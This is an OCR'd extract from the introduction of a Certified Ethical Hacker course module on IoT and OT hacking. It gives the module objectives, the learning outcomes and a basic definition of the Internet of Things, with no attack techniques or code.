
C|EH™
Certified Ethical Hacker

Module 18:
IoT and OT Hacking



Module Objectives

- Understanding IoT Concepts, IoT Threats, and Attacks
- Understanding IoT Hacking Methodology and IoT Hacking Tools
- Overview of IoT Hacking Countermeasures and Security Tools
- Understanding OT Concepts, OT Threats, and Attacks
- Understanding OT Hacking Methodology and OT Hacking Tools
- Overview of OT Hacking Countermeasures and Security Tools

Module Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT solutions are applied in different sectors of industry, including healthcare, building management, agriculture, energy, and transportation. Many organizations are driving the IoT transformation. IoT devices, such as wearables, industrial appliances, connected electronic devices, smart grids, and smart vehicles, are becoming part of interconnected networks. These devices generate a huge amount of data that is collected, analyzed, logged, and stored on the networks.

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. As the IoT is an evolving technology, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.


As industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access, they need to increasingly focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize key risks and threats that will have the greatest impact on their business.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.

At the end of this module, you will be able to

- Explain IoT concepts
- Understand different IoT threats and attacks
- Describe the IoT hacking methodology
- Use different IoT hacking tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Describe the OT hacking methodology and use different OT hacking tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools

IoT Hacking




Module Flow

1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures

IoT Hacking

IoT Concepts

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.



What is the IoT?

- Internet of Things (IoT), also known as **Internet of Everything** (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors
- In IoT, the term **thing** is used to refer to a device that is **implanted on natural**, **human-made**, or **machine-made** objects and has the functionality of **communicating over the network**

Industrial Devices
Tools
Manufacturing
Transportation
Smart Watch
Wearable Devices
Wearable
TVs
IoT
Health Checkup
Devices
Drugs
Healthcare Devices
Monitoring
Thermostat
Energy
Home Devices

What is the IoT?

The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a “thing” refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.


